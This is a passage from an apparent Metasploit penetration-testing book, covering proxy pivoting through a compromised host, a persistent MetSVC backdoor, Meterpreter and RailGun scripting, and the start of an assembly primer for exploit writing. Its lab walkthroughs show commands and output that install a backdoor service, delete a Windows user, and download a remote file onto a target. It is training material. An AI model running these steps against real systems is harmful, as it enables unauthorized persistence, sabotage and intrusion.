
In order to launch the socks server, we set `SRVHOST` to `127.0.0.1` and `SRVPORT` to `1080` and run the module.

Next, we need to reconfigure the settings in the `etc/proxychains.conf` file by adding the auxiliary server's address to it, that is, `127.0.0.1` on port `1080`, as shown in the following screenshot:



```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
socks4  127.0.0.1 1080
```

We are now all set to use the proxy in any tool, for example, Firefox, Chrome, and so on. Let's configure the proxy settings in the browser as follows:



Connection Settings

Configure Proxies to Access the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ● Manual proxy configuration:

HTTP Proxy: Port: 0

☐ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0

SOCKS Host: 127.0.0.1 Port: 1080


● SOCKS v4 ○ SOCKS v5

No Proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL:

Let's open the restricted directory of the target web server again:




http://192.168.75.140/restrict/

192.168.75.140/restrict/

Welcome, This is Restricted Area , Only Accessible to 192.168.75.130

Success! We have accessed the restricted area with ease. We have an IP logger script running at the target web server in the directory named `restrict`. Let's see what it returns:



192.168.75.140/restrict/ip.php

Your IP is192.168.75.130

Success again! We are browsing the web server with the IP of our compromised system, which is Alice's system. Whatever we browse goes through the compromised system and the target web server thinks that it is Alice who is accessing the system. However, our actual IP address is `192.168.75.10`.

Let's revise what we did because it may have been a bit confusing:

- We started by compromising Alice's system
- We added a route to Charlie's restricted web server from Alice's system through a meterpreter installed in Alice's system
- We set up a socks proxy server to automatically forward all the traffic through the meterpreter to Alice's system
- We reconfigured the proxy chains file with the address of our socks server
- We configured our browser to use a socks proxy with the address of our socks server

Refer to `http://www.digininja.org/blog/nessus_over_sock4a_over_msf.php` for more information on using Nessus scans over a meterpreter shell through socks to perform internal scanning of the target's network.


Setting up persistent access

After gaining access to the target system, it is mandatory to retain that access forever. Meterpreter permits us to install backdoors on the target using two different approaches: **MetSVC** and **Persistence**.

Persistence is not new to us, as we discussed it in the previous chapter while maintaining access to the target system. Let's see how MetSVC works.

The MetSVC service is installed in the compromised system as a service. Moreover, it opens a port permanently for the attacker to connect whenever he or she wants.


Installing MetSVC at the target is easy. Let's see how we can do this:



```
meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\bPYQYuXAbCWKLOM.
..
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
         * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.75.130:31337...
meterpreter > [*] Meterpreter session 2 opened (192.168.75.138:41542 -> 192.168.
75.130:31337) at 2013-09-17 21:07:31 +0000
```

We can clearly see that the MetSVC service creates a service at port `31337` and uploads the malicious files as well.

Later, whenever access is required to this service, we need to use the `metsvc_bind_tcp` payload with an exploit handler script, which will allow us to connect to the service again as shown in the following screenshot:



```
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/metsvc_bind_tcp
payload => windows/metsvc_bind_tcp
msf  exploit(handler) > set RHOST 192.168.75.130
RHOST => 192.168.75.130
msf  exploit(handler) > set LPORT 31337
LPORT => 31337
msf  exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 3 opened (192.168.75.138:42455 -> 192.168.75.130:31337)

meterpreter >
```

The effect of MetSVC remains even after a reboot of the target machine. This is handy when we need permanent access to the target system, as it also saves time that is needed for re-exploitation.

API calls and mixins

We just saw how we could perform advanced tasks with meterpreter. This indeed makes the life of a penetration tester easier.

Now, let's dig deep into the working of meterpreter and uncover the basic building process of meterpreter's modules and scripts. This is because sometimes it might happen that meterpreter alone is not good enough to perform all the required tasks. In that case, we need to build our custom meterpreter modules and can perform or automate various tasks required at the time of exploitation.

Let's first understand the basics of meterpreter scripting. The base for coding with meterpreter is the **Application Programming Interface** (**API**) calls and mixins. These are required to perform specific tasks using a specific Windows-based **Dynamic Link Library** (**DLL**) and some common tasks using a variety of built in Ruby-based modules.

Mixins are Ruby-programming-based classes that contain methods from various other classes. Mixins are extremely helpful when we perform a variety of tasks at the target system. In addition to this, mixins are not exactly part of IRB, but they can be very helpful to write specific and advanced meterpreter scripts with ease. However, for more information on mixins, refer to `http://www.offensive-security.com/metasploit-unleashed/Mixins_and_Plugins`.

I recommend that you all have a look at the `/lib/rex/post/meterpreter` and `/lib/msf/scripts/meterpreter` directories to check out various libraries used by meterpreter.

API calls are Windows-specific calls used to call out specific functions from a Windows DLL file. We will learn about API calls shortly in the *Working with RailGun* section.

Fabricating custom meterpreter scripts


Let's work out a simple example meterpreter script, which will check whether we are the admin user, whether we have system-level access, and whether the UAC is enabled or not:

```
isadd= is_admin?
  if(isadd)
  print_line("Current User Is an Admin User")
```

```
    else
    print_line("Current User Is Not an Admin User")
    end
  issys= is_system?
    if(issys)
          print_line("Running With System Privileges")
          else
          print_line("Not a System Level Access")
          end
  isu =  is_uac_enabled?
    if(isu)
          print_line("UAC Enabled")
          else
          print_line("UAC Not Enabled")
          end
```

The script starts by calling the `is_admin` method from the `/lib/msf/core/post/windows/priv.rb` file and storing the Boolean result in a variable named `isadd`. Next, we simply check whether the value in the `isadd` variable is `true` or not. However, if it is `true`, it prints out a statement indicating that the current user is the admin. Next, we perform the same for the `is_system` and `is_uac_enabled` methods from the same file in our script.


This is one of the simplest scripts. This script will perform basic functions as its function name suggests. However, a question that arises here is that `/lib/msf/scripts/meterpreter` contains only five files with no function defined in them, so from where did meterpreter execute these functions? However, we can see these five files as shown in the following screenshot:



```
root@kali:/usr/share/metasploit-framework/lib/msf/scripts# ls
meterpreter  meterpreter.rb
root@kali:/usr/share/metasploit-framework/lib/msf/scripts# cd meterpreter/
root@kali:/usr/share/metasploit-framework/lib/msf/scripts/meterpreter# ls
accounts.rb  common.rb  file.rb  registry.rb  services.rb
```

When we open these five files, we will find that these scripts have included all the necessary library files from a variety of sources within Metasploit. Therefore, we do not need to additionally include these functions' library files into it. After analyzing the `/lib/msf/scripts/meterpreter.rb` file, we find that it includes all these five files as seen in the preceding screenshot. These five files further include all the required files from various places in Metasploit.

Let's save this code in the `/scripts/meterpreter/myscript1.rb` directory and launch this script from meterpreter. This will give you an output similar to the following screenshot:



```
meterpreter > run myscript1
Current User Is an Admin User
Running With System Privilidges
UAC Not Enabled
C:\Documents and Settings\sss
meterpreter > 
```

We can clearly see how easy it was to create meterpreter scripts and perform a variety of tasks and task automations as well. I recommend you examine all the included files within these five files discussed previously.


Working with RailGun

RailGun sounds like a gun set on rails; however, this is not the case. It is much more powerful than that. RailGun allows you to make calls to a Windows API without the need to compile your own DLL.

It supports numerous Windows DLL files and eases the way for us to perform system-level tasks on the victim machine. Let's see how we can perform various tasks using RailGun and perform some advanced post-exploitation with it.

Interactive Ruby shell basics

RailGun requires the `irb` shell to be loaded into meterpreter. Let's look at how we can jump to the `irb` shell from meterpreter:



```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> 2
=> 2
>> print("Hi")
Hi=> nil
>> 
```

We can see in the preceding screenshot that simply typing in `irb` from meterpreter drops us into the Ruby-interactive shell. We can perform a variety of tasks with the Ruby shell and can execute any Linux command from here.

Understanding RailGun and its scripting


RailGun gives us immense power to perform tasks that Metasploit can not perform. We can raise exceptions to any DLL file from the breached system and create some more advanced post-exploitation mechanisms.

Now, let's see how we can call a function using basic API calls with RailGun and understand how it works:

```
client.railgun.DLLname.function(parameters)
```


This is the basic structure of an API call in RailGun. The `client.railgun` keyword defines that we need the functionality of RailGun for the client. The `DLLname` keyword specifies the name of the DLL file for making a call. The `function (parameters)` keyword in the syntax specifies the actual API function that is to be provoked with required parameters from the DLL file.

Let's see an example:



```
>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "return"=>true}
>>
```

The result of this API call is as follows:



Microsoft Windows xp
To begin, click your user name
hell
sss
Logged on
Turn off computer
After you log on, you can add or change accounts.
Just go to Control Panel and click User Accounts.

Here, a call is made to the `LockWorkStation()` function from the `user32.dll` DLL file that resulted in the locking of the compromised system.

Next, let's see an API call with parameters:


```
client.railgun.netapi32.NetUserDel(arg1,agr2)
```

When the preceding command runs, it deletes a particular user from the client's machine. Let's try deleting the sss username:



```
>> client.railgun.netapi32.NetUserDel(nil,"sss")
=> {"GetLastError"=>997, "return"=>0}
>>
```

Let's check whether the user is successfully removed or not:


Windows xp
To begin, click your user name
hell
Turn off computer
After you log on, you can add or change accounts.
Just go to Control Panel and click User Accounts.

Oops! The user seems to have gone fishing. RailGun is really an awesome tool, and it has removed the user sss successfully. Before proceeding further, let's get to know what the value nil in the parameters was. The nil value defined that the user is in the local network. However, if the system had been a remote one, we would have passed the system's NET-BIOS name in the parameter.

Manipulating Windows API calls

DLL files are responsible for carrying out the majority of tasks. Therefore, it is important to understand which DLL file contains which method. Simple alert boxes are generated too by calling the appropriate method from the correct DLL file. It is very similar to the library files of Metasploit, which have various methods in them. To study Windows API calls, we have good resources at `http://source.winehq.org/WineAPI/` and `http://msdn.microsoft.com/en-us/library/windows/desktop/ff818516(v=vs.85).aspx`. I recommend you study a variety of API calls before proceeding further with creating RailGun scripts.

Refer to the following path to find out more about RailGun-supported DLL files: `/usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/railgun/def`.

Fabricating sophisticated RailGun scripts

Taking a step further, let's delve deeper into writing scripts using RailGun for meterpreter extensions. Let's first create a script which will add a custom-named DLL file to the Metasploit context:

```
if client.railgun.get_dll('urlmon') == nil
print_status("Adding Function")
end
client.railgun.add_dll('urlmon','C:\\WINDOWS\\system32\\urlmon.dll')
client.railgun.add_function('urlmon','URLDownloadToFileA','DWORD',[
["DWORD","pcaller","in"],
["PCHAR","szURL","in"],
["PCHAR","szFileName","in"],
["DWORD","Reserved","in"],
["DWORD","lpfnCB","in"],
])
```

Save the code under a file named `urlmon.rb` under the `/scripts/meterpreter` directory.

The preceding script adds a reference path to the `C:\\WINDOWS\\system32\\urlmon.dll` file that contains all the required functions for browsing a URL and other functions such as downloading a particular file. We save this reference path under the name `urlmon`. Next, we add a custom function to the DLL file using the DLL file's name as the first parameter and the name of the function we are going to create as the second parameter, which is `URLDownloadToFileA` followed by the required parameters. The very first line of the code checks whether the DLL function is already present in the DLL file or not. If it is already present, the script will skip adding the function again. The `pcaller` parameter is set to `NULL` if the calling application is not an ActiveX component; if it is, it is set to the COM object. The `szURL` parameter specifies the URL to download. The `szFileName` parameter specifies the filename of the downloaded object from the URL. `Reserved` is always set to `NULL`, and `lpfnCB` handles the status of the download. However, if the status is not required, this value should be set to `NULL`.

Let's now create another script which will make use of this function. We will create a post-exploitation script that will permanently fix the specified wallpaper on the target system. We will make use of the registry to modify the settings of the wallpaper. Let's see how we can do this.


We create another script in the same directory and name it `myscript.rb` as follows:

```
client.railgun.urlmon.URLDownloadToFileA(0,"h ttp://usaherald.com/wp-
content/uploads/2013/05/A2.jpg","C:\\haxd.jpg",0,0)
key="HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
System"
syskey=registry_createkey(key)
```

```
print_line("System Key Created")
wall=registry_setvaldata(key,'Wallpaper','C:\rock.jpg','REG_SZ')
print_line("Creating Values For Wallpaper")
wallsty=registry_setvaldata(key,'WallpaperStyle','2','REG_SZ')
print_line("Creating Wallpaper Style Profile")
```


As stated previously, the first line of the script will call the custom-added DLL function `URLDownloadToFile` from the `urlmon` DLL file with the required parameters. Next, we create a directory under the `POLICIES` directory in the registry named `SYSTEM`. Then, we create two registry values of the type `REG_SZ` named `Wallpaper` and `WallpaperStyle`. We assign the downloaded wallpaper to the value of the `Wallpaper` registry key and `WallpaperStyle` to `2`, which makes the wallpaper stretch and fit the entire screen.

Let's run this script from meterpreter to see how things actually work:



```
meterpreter > run urlmon
[*] Adding Function
meterpreter > run myscript
System Key Created
Creating Values For Wallpaper
Creating Wallpaper Style Profile
meterpreter >
```


As soon as we run the `myscipt.rb` script, the registry settings are modified on the target system:



Name	Type	Data
(Default)	REG_SZ	(value not set)
Wallpaper	REG_SZ	C:\rock.jpg
WallpaperStyle	REG_SZ	2

My Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System

Moreover, at the next logon, the user's wallpaper is changed, and they are not able to change it back again, as shown in the following screenshot:



You can clearly see the power of RailGun, which eases the process of creating a path to whichever DLL file you want and allows you to add custom functions to it as well.

[More information on this DLL function is available at `http://msdn.microsoft.com/en-us/library/ms775123(v=vs.85).aspx`.]

Summary

In this chapter, we covered coding for Metasploit. We worked on modules, post-exploitation scripts, meterpreter, RailGun, and Ruby programming too. Throughout this chapter, we saw how we can add our custom functions to the Metasploit framework and make the already powerful framework much more powerful. We began with familiarizing ourselves with the basics of Ruby. We learned about writing auxiliary modules, post-exploitation scripts, and meterpreter extensions. We saw how we could make use of RailGun to add custom functions such as adding a DLL file and a custom function to the target's DLL files.

In the next chapter, we will look at the development in context to exploit the modules in Metasploit. This is where we will begin to write custom exploits, fuzz various parameters for exploitation, exploit software, and write advanced exploits for software and the Web.

3
The Exploit Formulation Process

Exploit formulation is all about how exploits are made and what they are actually made of. In this chapter, we will cover various vulnerabilities and will try to develop approaches and methods to exploit these vulnerabilities. In addition to that, our primary focus will be on building exploit modules for Metasploit. We will also cover a wide variety of tools that will aid exploit writing in Metasploit. However, an important aspect of exploit writing is the basics of **assembly** language. If we do not cover the basics of assembly, we will not be able to understand how things actually work. Therefore, let's first start a discussion about the assembly language and the essentials required to write exploits from it.

By the end of this chapter, we will know more about the following topics:

- The stages of exploit development
- The parameters to be considered while writing exploits
- How various registers work
- How to fuzz software
- How to write exploits in the Metasploit framework
- Fundamentals of a structured exception handler

The elemental assembly primer

In this section, we will look at the basics of assembly language. We will discuss a wide variety of **registers** supported in different architectures. We will also discuss **Extended Instruction Pointer** (**EIP**) and **Extended Stack Pointer** (**ESP**) and their importance in writing out exploits. We will also look at **No operation** (**NOP**) and **Jump** (**JMP**) instructions and their importance in writing exploits for various software.

The basics

Let's cover the basics that are necessary to learn about exploit writing.

Let's cover the basic definition of the terms we are going to use in this chapter. The following terms are based upon the hardware, software, and security perspective in exploit development:


- **Register**: This is an area on the processor that is used to store information. In addition, every process that a processor executes is through registers.
- **x86**: This is a family of system architectures that are found mostly on Intel-based systems and are generally 32-bit systems, while x64 are 64-bit systems.
- **Assembly language**: This is a low-level programming language with simple operations. However, reading an assembly code and maintaining it is a tough nut to crack.
- **Buffer**: A buffer is a fixed memory holder in a program, and it generally stores data onto the stack or heap depending upon the type of memory they hold.
- **Debugger**: This is a program that debugs another program at run time to find what the different problems a program can face are while executing various instructions and the state of registers and memory. The widely used debuggers are **Immunity Debugger**, **GDB**, and **OllyDbg**.
- **ShellCode**: The code that runs after the successful exploitation of the target is called ShellCode. It defines the reason for exploitation.
- **Stack**: This acts as a place holder for data and generally uses the **Last In First Out** (**LIFO**) method to store data, which means the last inserted data is the first to be removed.
- **Buffer overflow**: This generally means that there is more data supplied in the buffer than its capacity.
- **Format string bugs**: These are bugs related to the `print` statements in context with file or console, which when given a variable set of data may disclose important information regarding the program.
- **System calls**: These are calls to a system-level method invoked by a program under execution.

Architectures

Architecture defines how the various components of a system are organized. Let's understand the basic components first and then we will dive deep into the advanced stages.


System organization basics

Before we start writing programs and performing other tasks such as debugging, let's understand how the components are actually organized in the system with the help of the following diagram:



We can clearly see that every main component in the system is connected using the **system bus**. Therefore, every communication that takes place between the **CPU**, **Memory**, and **I/O Devices** is via the system bus.

CPU is the central processing unit in the system and it's indeed the most vital component in the system. So, let's see how things are organized in the CPU by understanding the following diagram:



The preceding diagram shows the basic structure of a CPU with components such as **Control Unit** (**CU**), **Execution Unit** (**EU**), **Registers**, and **Flags**. Let's get to know what these components are as explained in the following table:

Components	**Working**
Control Unit	This is responsible for receiving and decoding the instruction and store data in the memory
Execution Unit	This is a place where the actual execution takes place
Registers	Registers are placeholder memory variables that aids execution
Flags	This is used to indicate events when some execution is taking place

Registers

Registers are very fast computer memory components. They are also listed on the top of the speed chart of the memory hierarchy. Generally, we measure a register by the number of bits they can hold, for example an 8-bit register and a 32-bit register hold 8 bits and 32 bits of memory respectively. **General Purpose**, **Segment**, **EFLAGS**, and **Index registers** are the different types of relevant registers we have in the system. They are responsible for performing almost every function in the system, as they hold all the values to be processed. Let's see their types:

Registers	Used for
EAX	This is an accumulator and it is used to store data and operands. It is 32 bits in size.
EBX	This is the base register and a pointer to the data. It is 32 bits in size.
ECX	This is a counter and it is used for looping purposes. It is 32 bits in size.
